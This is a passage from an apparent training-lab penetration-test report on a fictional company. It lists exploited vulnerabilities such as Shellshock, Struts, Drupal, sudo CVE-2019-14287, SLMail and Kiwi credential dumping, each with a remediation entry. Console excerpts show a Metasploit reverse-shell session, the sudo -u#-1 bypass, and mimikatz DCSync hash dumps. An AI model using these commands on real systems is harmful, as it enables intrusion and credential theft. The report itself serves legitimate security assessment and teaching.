Remediation	Ensure that the software, Apache Tomcat, is up-to-date with the latest security patches. Regularly check for updates and promptly apply them to mitigate known vulnerabilities and avoid setting the 'readonly' init-param to false.


Vulnerability 10	Findings
Title	Shellshock
FLAG	8
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	We uncovered the Shellshock vulnerability, a critical Bash bug that enables attackers to execute arbitrary commands on Linux and Unix-based systems by manipulating environment variables. This vulnerability was exploited on the 'shockme.cgi' webpage on the host 192.168.13.11, leading to the discovery of flag 8 through a successful Metasploit attack.

Vulnerability 10	Findings
Images	
Affected Hosts	192.168.13.11
Remediation	Apply timely patches and updates, upgrade to non-vulnerable Bash versions, stay informed through vendor notifications, and utilize IDS/IPS for detection and prevention.


Vulnerability 11	Findings
Title	Struts - CVE-2017-5638
FLAG	10
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Rekall is vulnerable to Struts (CVE-2017-5638), which allows remote command execution through an exploited Content-Type HTTP header issue. During a Nessus scan on the host 192.168.13.12, we identified and exploited this Struts vulnerability using Metasploit, revealing flag 10 in the process.
Images	
Affected Hosts	192.168.13.12
Remediation	Consider configuring web application firewalls like 'mod_security' to permit valid content types and block OGNL expressions. Upgrade Struts to a plugin that replaces the vulnerable Struts component.

Vulnerability 12	Findings
Title	Drupal - CVE-2019-6340
FLAG	11
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High

Vulnerability 12	Findings
Description	Rekall was found to have a vulnerability to Drupal - CVE-2019-6340, a security flaw in Drupal 8's REST API module. Pod6 tested an exploit on a specific host (192.168.13.13), using Metasploit. A Meterpreter shell was gained, and the 'getuid' command revealed the compromised system's username.
Images	 <pre> msf6 exploit(multi/webapp/drupal_restapi_unserialize) > run [*] Started reverse TCP handler on 172.31.119.38:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [!] The service is running, but could not be validated. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 3 opened (172.31.119.38:4444 -> 192.168.13.13:57408) at 2023-12-01 12:12:20 -0500 meterpreter > getuid Server username: www-data meterpreter > ls Listing: /var/www/html </pre>
Affected Hosts	192.168.13.13
Remediation	Upgrade Drupal to the latest versions with security patches and update all modules.


Vulnerability 13	Findings
Title	CVE-2019-14287
FLAG	12
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Rekall is vulnerable to CVE-2019-14287. This allows a local attacker to gain root privileges. We found a username, 'sshuser alice', on the Domain Dossier webpage, used it to access the host at 192.168.13.14 via SSH using the credentials 'alice/alice'. We were able to successfully retrieve the contents of 'flag12.txt' in the '/root' directory with elevated privileges (sudo).
Images	 <pre> The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ █ </pre>
Affected Hosts	192.168.13.14
Remediation	Check every sudo configuration entry with an exclamation mark (!) to make sure the root user is not excluded. Update to the latest sudo version. Enforce the use of strong passwords for all users. Implement strong access controls, including multi-factor authentication and regular password audits, to prevent unauthorized SSH access and enhance overall security.


Day 3 - Windows


Vulnerability 14	Findings
Title	Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) exploit
FLAG	2
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Medium
Description	The outdated Apache httpd version (2.4.52) on the Win10 machine poses a security risk, as vulnerabilities in web servers can be exploited for unauthorized access. We found a vulnerability on the Windows10 machine (172.22.117.20) with an open HTTP port (80), enabling unauthorized access through cracked credentials previously obtained.
Images	
Affected Hosts	172.22.117.20
Remediation	Maintain up-to-date web server software to patch known vulnerabilities. Immediately update the Apache httpd server on the Win10 machine to the latest version. Enforce strong, complex passwords and implement multi-factor authentication (MFA) for user accounts.

Vulnerability 15	Findings
Title	Anonymous FTP login exploit
FLAG	3
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	Anonymous FTP access, discovered through a prior Zenmap scan on the Windows10 machine (172.22.117.20) presents risks of unauthorized entry, data exposure, malicious uploads, and potential brute force attacks. Exploiting this vulnerability allowed us to access the system anonymously, discover


Vulnerability 15	Findings
	'flag3.txt' in its directory, and successfully download and access its contents.
Images	
Affected Hosts	172.22.117.20
Remediation	Disable anonymous FTP access, enforce strict user controls, and conduct regular audits and monitoring of server activity.

Vulnerability 16	Findings
Title	SLMail pop3d Exploit
FLAG	4
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	High
Description	SLMail 5.5 has potential vulnerabilities such as user credentials exposure during POP3 authentication and a critical unauthenticated buffer overflow vulnerability in the POP3 server. After identifying SLMail running on SMTP port 25 and POP3 port 110, we utilized Metasploit to exploit the POP3 service, enabling us to discover 'flag4.txt' and access its contents.
Images	
Affected Hosts	172.22.117.20
Remediation	Apply the latest security patches to SLMail and implement network segmentation with access controls to mitigate vulnerabilities and reduce the risk of unauthorized access and exploitation. Reduce or close port 110.


Vulnerability 17	Findings
Title	Kiwi NTLM credential dumping
FLAG	6
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	Kiwi NTLM credential dumping involves attackers extracting Windows user credentials from the compromised system's memory, posing a significant vulnerability by enabling unauthorized access to sensitive user data. Exploiting a Meterpreter session, we used the Kiwi extension to retrieve NTLM hashes, successfully obtaining the NTLM hash for a user named "flag6" on the Windows10 machine.
Images	 <pre> RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 </pre>
Affected Hosts	172.22.117.20
Remediation	Consistently update and patch systems, implement credential protection measures like Credential Guard, and establish vigilant monitoring for unusual activities. Salt password hashes.

Vulnerability 18	Findings
Title	Kiwi cached credential dumping
FLAG	8
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	Exploiting the vulnerability of cached credentials poses a security risk, as demonstrated in our Meterpreter session using the Kiwi extension to extract hashed passwords, successfully gaining unauthorized access, and laterally moving into the WinDC01 machine through Metasploit for SYSTEM shell access.
Images	 <pre> C:\Windows\system32>net user net user User accounts for \\ ----- ADMBob Administrator flag8-ad12fc2ffc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. </pre>

Vulnerability 18	Findings
Affected Hosts	172.22.117.10, 172.22.117.20
Remediation	Disable the autologon feature by modifying Registry values. Implement stronger authentication methods like multifactor authentication. Regularly audit the Registry for changes, control access to systems with autologon, keep the system updated, and use security software to detect unauthorized access. Salt password hashes.

Vulnerability 19	Findings
Title	Unauthorized SYSTEM (root) access
FLAG	9
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	After exploiting the vulnerabilities in the previous flags, we eventually gained SYSTEM shell access on WinDC01 and discovered a file named "flag9" in the C:\ directory and accessed the contents of the file.
Images	 <pre> meterpreter > shell Process 3256 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>cd ../../ cd ../../ C:\>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C:\ 02/15/2022 02:04 PM 32 flag9.txt 09/14/2018 11:19 PM <DIR> PerfLogs 02/15/2022 10:14 AM <DIR> Program Files 02/15/2022 10:14 AM <DIR> Program Files (x86) 02/15/2022 10:13 AM <DIR> Users 02/15/2022 01:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,989,498,176 bytes free C:\>type flag9.txt type flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872 </pre>
Affected Hosts	172.22.117.10
Remediation	Enforce strong credential practices, implement least privilege controls, disable unnecessary services, monitor system activities, maintain up-to-date patches, apply network segmentation, and deploy robust security software.

Vulnerability 20	Findings
Title	Kiwi DCSync NTLM Credential Dumping
FLAG	10

Vulnerability 20	Findings
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	<p>Kiwi DCSync enables attackers to extract NTLM credential information from a Windows Domain Controller without elevated privileges, allowing impersonation and retrieval of password data for user accounts. In our assessment of Rekall Corporation, we employed the Kiwi extension to obtain and later crack the NTLM hash of the Administrator user, concluding our evaluation on Rekall Corporation.</p>
Images	 <pre> meterpreter > load kiwi Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY 'gentilkiwi' (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm Administrator [+] Account : Administrator [+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500 </pre>
Affected Hosts	117.22.117.10
Remediation	<p>Enforce strong authentication, implement least privilege, regularly audit for suspicious activity, deploy endpoint protection, practice network segmentation, keep systems updated, monitor Active Directory changes, educate users on security best practices. Salt password hashes.</p>

References

- Ali, N. (2023). What is shellshock vulnerability? Beagle Security
<https://beaglesecurity.com/blog/vulnerability/shellshock-bash-bug.html#:~:text=Shellshock%2C%20also%20known%20as%20the,to%20a%20Bash%2Dbased%20application>
- Awati, R. (1993-2023). anonymous FTP (File Transfer Protocol). TechTarget
<https://www.techtarget.com/whatis/definition/anonymous-FTP-File-Transfer-Protocol>
- Briskinfosec. (2019). Drupal core remote code execution vulnerability: CVE-2019-6340. Medium
<https://medium.com/@briskinfosec/drupal-core-remote-code-execution-vulnerability-cve-2019-6340-35dee6175afa>
- Content Security Policy. (2023). PortSwigger
<https://portswigger.net/web-security/cross-site-scripting/content-security-policy>
- cY83rR0H1t. (2020). Buffer Overflow- Exploiting SLMail email server. Medium
<https://princerohit8800.medium.com/buffer-overflow-exploiting-slmil-email-server-f90b27459911#:~:text=The%20POP3%20server%20of%20Seattle,running%20the%20executable%20SLmail.exe.&text=Spiking%3A%20A%20method%20that%20we,vulnerable%20part%20of%20a%20program>
- Dizdar, A. (2022). Command injection: How it works and 5 ways to protect yourself. Bright
<https://brightsec.com/blog/os-command-injection/>
- CVE-2019-14287. (2023). Mend Vulnerability Database. *mend.io*
<https://www.mend.io/vulnerability-database/CVE-2019-14287#:~:text=Remediation,the%20%2Fetc%2Fsudoers%20file>
- SQL Injection. (2023). PortSwigger
[https://portswigger.net/kb/issues/00100200_sql-injection#:~:text=Remediation%3A%20SQL%20injection,statements\)%20for%20all%20database%20access](https://portswigger.net/kb/issues/00100200_sql-injection#:~:text=Remediation%3A%20SQL%20injection,statements)%20for%20all%20database%20access)
- Synopsys Editorial Team. (2017). CVE-2017-5638: The Apache Struts vulnerability explained. Synopsys
<https://www.synopsys.com/blogs/software-security/cve-2017-5638-apache-struts-vulnerability-explained.html#:~:text=2017%2D5638%20vulnerability-.What%20is%20CVE%2D2017%2D5638%3F,invalid%20Content%2DType%20HTTP%20header>
- Testing for local file inclusion. (2023). OWASP
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion#:~:text=Remediation,to%20any%20filesystem%2Fframework%20API
- Versa Staff. (2017). Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617). Versa Network
<https://versa-networks.com/blog/apache-tomcat-remote-code-execution-vulnerability-cve-2017-12617/>